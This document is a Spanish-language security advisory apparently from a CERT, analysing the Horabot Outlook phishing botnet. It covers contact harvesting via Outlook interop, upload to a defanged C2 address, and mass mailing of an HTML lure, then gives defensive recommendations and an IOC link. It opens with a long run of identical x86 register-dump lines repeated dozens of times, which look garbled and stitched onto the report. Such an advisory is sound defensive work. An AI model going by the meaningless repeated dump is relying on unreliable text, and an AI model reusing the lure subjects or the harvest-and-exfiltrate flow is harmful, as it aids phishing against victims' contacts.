 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`
 - `EBP: 000DF400`
 - `ESI: 00000043`
 - `EDI: 000000CB`
 - `EIP: 4B4FA55B _upqt2.4B4FA55B`
 - `EAX: 00000000`
 - `ECX: 00000047`
 - `EDX: 01B78600`
 - `ESI: 00000047`
 - `ESP: 000DF400`

HORABOT

Como parte de la investigación conducida por Talos, se hizo el descubrimiento de un programa botnet de Phishing den Outlook, escrito en PowerShell. Con código en Visual Basic incrustado, el cual permite al actor de amenazas, controlar el buzón de Outlook de la víctima, filtrar direcciones de correo electrónico de los contactos, enviar correos phishing que contengan el HTML malicioso adjunto. Estos correos electrónicos de phishing llevan como razón, temas relacionados a pago de impuestos o factura de servicios. El asunto (los primeros dos) y cuerpo del correo son los siguientes

- Se adjunta la factura del servicio <calendar month in Spanish> :ATT <dd/mm/yyyy> <hh:mm:ss> <AM/PM>
- Comprobante Fiscal Digital <calendar month in Spanish> :ATT <dd/mm/yyyy> <hh:mm:ss> <AM/PM>
- consulate los datos adjuntos, por favor. <dd/mm/yyyy> <hh:mm:ss> <AM/PM>

En la etapa inicial, Horabot, inicia la aplicación de escritorio de Outlook de la víctima, cargando el espacio de nombres "Microsoft.Office.Interop.Outlook" a la instancia de PowerShell para crear el objeto de aplicación Outlook para cargar el espacio de nombres MAPI. El script también inicializa una matriz para almacenar las direcciones de correo electrónico robadas y crea una carpeta llamada "a160323" en "C:\Users\Public\" como marcador de infección.




Imagen 12. Flujo de infección de phishing en Outlook.

Seguido de la inicialización, el script busca la información de archivos de Outlook, desde el folder de datos del perfil de Outlook de la víctima. Esta carga y accede a la libreta de direcciones y contactos de la víctima, si existen. Enumera todos los folders y correos electrónicos de la víctima y extrae direcciones de correos desde los campos de remitente, destinatarios, CC y CCO. Durante este proceso, el script chequea los valores del objeto “AddressEntryUserType” para determinar si la dirección de correo electrónico pertenece a algunos de los tipos siguientes:

- Agente de cambio
- Organización de Exchange
- Lista de distribución de Exchange
- Carpeta pública de Exchange
- Dirección que pertenece al mismo bosque de Exchange o a otro diferente
- Dirección que utiliza Lightweight Directory Access Protocol [LDAP] (protocolo ligero de acceso a directorios)
- Dirección que utiliza el protocolo simple de transferencia de correo [SMTP].



The image shows a PowerShell script on the left and a table titled "Values of AddressEntryUserType" on the right. The script is a function that iterates through Outlook folders and items, extracting email addresses and their user types. The table defines the user types and their descriptions.

Name	Value	Description
oExchangeAgentAddressEntry	3	An address entry that is an Exchange agent.
oExchangeDistributionListAddressEntry	1	An address entry that is an Exchange distribution list.
oExchangeOrganizationAddressEntry	4	An address entry that is an Exchange organization.
oExchangePublicFolderAddressEntry	2	An address entry that is an Exchange public folder.
oExchangeRemoteUserAddressEntry	5	An Exchange user that belongs to a different Exchange forest.
oExchangeUserAddressEntry	0	An Exchange user that belongs to the same Exchange forest.
oLdapAddressEntry	20	An address entry that uses the Lightweight Directory Access Protocol (LDAP).
oOtherAddressEntry	40	A custom or some other type of address entry such as FAX.
oOutlookContactAddressEntry	10	An address entry in an Outlook Contacts folder.
oOutlookDistributionListAddressEntry	11	An address entry that is an Outlook distribution list.
oSmtpAddressEntry	30	An address entry that uses the Simple Mail Transfer Protocol (SMTP).

Imagen 13. Función que permite la enumeración y colección de direcciones de correo.

El script posee un formato de validación de dirección de correo electrónico el cual compara todas las direcciones de correos electrónicos extraídos con una expresión regular. Luego de una validación exitosa, las direcciones se agregan a un array de colección de direcciones de correo electrónico.

Seguidamente, la secuencia de comandos escribe las direcciones de correo electrónico extraídas de la matriz en un archivo denominado ".Outlook" creado por la secuencia de comandos en la carpeta de datos de aplicaciones Microsoft del perfil de usuario itinerante.

A continuación, el script codifica las direcciones de correo electrónico del archivo ".Outlook" en un flujo de datos. Mediante la función `GetRequestStream`, el script solicita un flujo de datos al servidor C2 a través de la URL `hxxp[://]139[.]177[.]193[.]74/esp/12/151222/au/tst/index[.]php?list` y, al recibir una respuesta satisfactoria, se filtran las direcciones de correo electrónico codificadas.

Luego de la extracción de las direcciones de correo electrónico, el script crea una carpeta "fb" en la carpeta publica de usuario, también crea un archivo HTML en esta. Seguidamente, el script descarga el contenido de un archivo HTML almacenado en el servidor controlado por el atacante y lo escribe en el archivo HTML caído en la carpeta "fb". El archivo HTML tiene una URL maliciosa incrustada (`hxxps[://]facturacionmarzo[.]cloud/e/archivos[.]pdf[.]html`) en su sección de metadatos. A continuación, el script crea un correo electrónico con un asunto y un cuerpo codificados y adjunta el archivo HTML de la carpeta "fb". Luego, el correo electrónico de phishing se envía a la lista de direcciones de correo electrónico extraídas

CONCLUSIÓN

El descubrimiento de esta campaña resulta ser de gran preocupación para los sectores bancarios, específicamente para aquellos a nivel latinoamericano, pues, como se ha podido observar, el desarrollo de las herramientas utilizadas en esta campaña, demuestran la creciente integración de grupos maliciosos originarios de américa latina. Como evento aislado, resulta preocupante el surgimiento de grupos maliciosos a través de la región, pues se suman a aquellos que, anteriormente ya tiene a organizaciones de américa latina en la mira. Esto como resultado de las carencias en el sector de ciberseguridad tanto como de personal como de implementación de políticas de ciberseguridad dentro de las organizaciones.

Los ataques de phishing siguen siendo el vector de acceso inicial para acciones maliciosas más complejas y avanzadas por lo que la implementación de políticas internas relacionada a la capacitación del personal en el reconocimiento y manipulación y prevención de este tipo de ataques se vuelve no solo una necesidad, si no, una prioridad en un desarrollo integral de una organización.

RECOMENDACIONES

- Verificar siempre la autenticidad de los remitentes de correos electrónicos antes de hacer clic en enlaces o proporcionar información sensible.
- Utilizar filtros de spam y sistemas de detección de phishing confiables para bloquear correos electrónicos maliciosos.
- Mantener el software y las aplicaciones actualizadas con los últimos parches de seguridad para evitar vulnerabilidades explotables por los atacantes.
- Configurar autenticación de dos factores (2FA) en todas las cuentas y servicios que lo permitan para agregar una capa adicional de seguridad.
- Evitar compartir información personal o financiera sensible a través de correos electrónicos o mensajes no cifrados.
- Utilizar contraseñas seguras y únicas para cada cuenta y cambiarlas regularmente.
- Evitar hacer clic en enlaces sospechosos o descargar archivos adjuntos de fuentes no confiables.
- Password-less MFA: huella digital, reconocimiento facial, pin de dispositivo, o clave criptográfica.
- Suscribirse a servicios de monitoreo de credenciales. Estos monitorean la dark web en busca de credenciales comprometidas.
- Implementar sistemas de gestión de acceso e identidad (IAM). Esto proveerá a los administradores con herramientas y tecnologías para monitorear y gestionar roles y accesos privilegiados de individuos, a la red.
- Implementar control de acceso Zero-trust, mediante la creación de políticas estrictas de acceso, para así restringir usuarios.
- Cambiar los nombres de usuario y contraseñas de administrador que vienen por defecto.
- No utilizar cuentas de acceso raíz en las operaciones del día a día. Crear usuarios, grupos y roles para llevar a cabo tareas.
- Utilizar las actualizaciones automáticas para software de antivirus y antimalware, así como las firmas.
- Hacer uso de listas de aplicaciones permitidas y/o soluciones de detección y respuesta de puntos finales (EDR) de manera que se pueda garantizar que solo aquel software debidamente autorizado pueda ser ejecutado.
- Implementar sistemas de detección de intrusión (IDS) y así detectar actividad de mando y control, así como cualquier otra actividad de red potencialmente maliciosa.
- Realizar la gestión y supervisión de IDSs de forma centralizada.

INDICADORES DE COMPROMISO

https://github.com/develgroup/SOC_IOCs/tree/00b8aa973b691ecfd15c635d5cb329f65cfe3295/20230607_01_Horabot

CONTACTOS DE SOPORTE



Correo electrónico: cert@develsecurity.com

Teléfonos directos:

Guatemala: +(502) 2307 5757

El Salvador: +(503) 2249 4252

Honduras: +(504) 2283 5904

República Dominicana: +1 829 734 2040

WhatsApp: +(502) 5124 9536

Sitio Web: <https://www.devel.group/reporta-un-incidente>